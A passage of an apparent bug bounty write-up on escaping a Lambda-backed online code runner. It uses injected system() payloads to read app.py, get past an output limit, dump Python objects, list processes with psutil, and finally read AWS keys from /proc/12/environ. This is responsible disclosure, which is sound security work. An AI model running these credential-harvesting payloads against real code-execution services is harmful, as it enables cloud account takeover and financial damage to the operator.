
Lambda python scripts: ls -al /var/runtime

Environment variables: env
The researcher was looking for AWS credentials. /proc/self/environ was accessed but no AWS credentials were present there. The output of env showed that /var/task was the working directory of the Lambda function, and /var/task contains the contents of the Lambda function. A readable app.py was present in /var/task, containing the application logic.

Payload: system(“ls -al; cat /var/task/app.py”);
Step 7: bypass the output limit and read the source
There was an output limit set, which was bypassed with the following payload: sed -n “$fromLineNumber, $toLineNumberp” < app.py | base64 -w0
Example:
sed -n "1, 200p" < app.py | base64 -w0
The retrieved code was a Python script that appears to be part of an AWS Lambda function. It imported various libraries, including boto3, which is used for connecting to AWS services.
As analysed in the report, the script performed the following functions:
- Start a logger and tracer for the function
- Set up an S3 client connection
- Run user-supplied code as a shell command using
subprocess - Temporarily unset AWS environment variables during script execution
- Get and put files to/from an S3 bucket
- Clean up the
/tmpdirectory
Step 8: understand the environment variable defence
From a code review of app.py, the researcher concluded that AWS credentials could not be accessed by the candidate because the script first copies the AWS environment variables into local Python variables, then removes them so they cannot be reached from the candidate's code submissions, and later restores them. The snippet handling environment variables during code execution is:
... stored_env_values = {} for key in os.environ: if 'AWS' in key: stored_env_values[key] = os.environ[key] for key in stored_env_values: del os.environ[key]... # Code execution logic here... for key in stored_env_values: os.environ[key] = stored_env_values[key]...
So the environment variables are temporarily removed and inaccessible during script execution. The remaining path is to dump the credentials from the Python stored_env_values array during execution.
Step 9: try to dump runtime variables
Experiments in the Python playground explored how to dump variable values at runtime.

Python's gc (Garbage Collector) module keeps track of all objects in memory. It quickly produced an object collection of running Python scripts.

Payload: system(“python -c ‘import app,gc;print(gc.get_objects());’”);
No AWS credentials were present in that dump.
Step 10: try to export the environment after execution
The next idea was to export all existing environment variables into a user-defined variable (WIN3ZZ) after the execution completes, using sleep to introduce a delay.
#!/bin/shsleep 5 # It will wait for 30 seconds before executing the below line export WIN3ZZ=$(env | base64 -w0)
The final payload was:
echo "[redacted]" | base64 -d > /tmp/w | chmod +x /tmp/w | nohup sh /tmp/w > /dev/null 2>&1 &
The payload performs the following actions:
echo "[redacted]"outputs a string of encoded data, the contents of the shell script above, encoded in base64.| base64 -ddecodes the data back to its original form and passes it to the next command in the pipeline./tmp/wsends the output of the previous command to a file in/tmpnamedw, creating it or overwriting it if it already exists.| chmod +x /tmp/wadds the executable permission to/tmp/wso it can be run as a shell script.| nohup sh /tmp/wruns the script as a background process.nohup("no hangup") keeps a command running even after the user who started it logs out, andnohupwas present on the remote system;sh /tmp/wruns the script with theshshell./dev/null 2>&1 &redirects both standard output and standard error to/dev/null, a special file that discards everything written to it;2>&1sends standard error to standard output, and the trailing&runs the command in the background as a separate process.
In summary, the command takes an encoded shell script, decodes it, saves it to a file, makes the file executable, runs the script as a background process and discards any output from the script.


Another attempt, another failure. A few different approaches were tried but did not give the wanted result.
Step 11: find psutil and enumerate processes
All installed Python packages were checked with the pip freeze command, and an interesting package, psutil, was found.

psutil (process and system utilities) is a cross-platform library for retrieving information on running processes and system utilisation (CPU, memory, disks, network, sensors) in Python.
As noted earlier, ps and similar Linux commands were not executable for checking running processes, so the running processes were analysed through the psutil Python module.

Payload to list all processes: system(“python -c ‘import psutil;print(tuple(psutil.process_iter()));’”);
Full output:
(psutil.Process(pid=1, name='init', status='sleeping', started='10:07:25'), psutil.Process(pid=8, name='cloudwatch_lambda_agent', status='sleeping', started='10:07:25'), psutil.Process(pid=12, name='python3.9', status='running', started='10:07:25'), psutil.Process(pid=312, name='bash', status='sleeping', started='10:11:43'), psutil.Process(pid=313, name='timeout', status='sleeping', started='10:11:43'), psutil.Process(pid=314, name='time', status='sleeping', started='10:11:43'), psutil.Process(pid=315, name='sh', status='sleeping', started='10:11:43'), psutil.Process(pid=316, name='php', status='sleeping', started='10:11:43'), psutil.Process(pid=318, name='python', status='sleeping', started='10:11:43'))
The python3.9 process is running with process id 12, which means pid 12 can be analysed in Linux for related metadata. After digging into this, the AWS credentials were finally retrieved from /proc/12/environ.

Payload: system(“cat /proc/12/environ”);
Full output:
AWS_LAMBDA_FUNCTION_NAME=run_code_functionAWS_LAMBDA_RUNTIME_API=[redacted]:9001AWS_DEFAULT_REGION=us-west-1LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/libAWS_SESSION_TOKEN=[redacted]=en_US.UTF-8TZ=:/etc/localtimeAWS_LAMBDA_FUNCTION_MEMORY_SIZE=1500LAMBDA_RUNTIME_DIR=/var/runtimeAWS_LAMBDA_INITIALIZATION_TYPE=on-demandAWS_SECRET_ACCESS_KEY=[redacted]=/var/taskAWS_LAMBDA_FUNCTION_VERSION=$LATESTAWS_REGION=us-west-1PATH=/usr/local/scala-2.11.6/bin:/usr/local/go/bin:/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/binAWS_ACCESS_KEY_ID=[redacted]=/BZRkufXXXXXXXXXXXXLxwXaVIe_LAMBDA_DIRECT_INVOKE_SOCKET=9_LAMBDA_CONTROL_SOCKET=13_LAMBDA_CONSOLE_SOCKET=14_LAMBDA_LOG_FD=20_LAMBDA_SB_ID=0_LAMBDA_SHARED_MEM_FD=8AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/run_code_functionAWS_LAMBDA_LOG_STREAM_NAME=2022/04/25/[$LATEST][redacted]=169.254.79.129_AWS_XRAY_DAEMON_PORT=2000AWS_XRAY_DAEMON_ADDRESS=[redacted]:2000AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_X_AMZN_TRACE_ID=Parent=[redacted]=10646221895510
This exposed the AWS keys AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY and AWS_SESSION_TOKEN from the function's environment variables. In the researcher's assessment this may compromise Meta's AWS account and poses a high security risk to the user account and to other users. An attacker could carry out unauthorised activities that lead to excessive monetary charges for the organisation, through increased resource usage, data transfer costs or other billed services. The financial impact of an AWS account breach can be significant.
Step 12: report the credentials and get an acknowledgement
The additional information was sent to Meta, which replied.
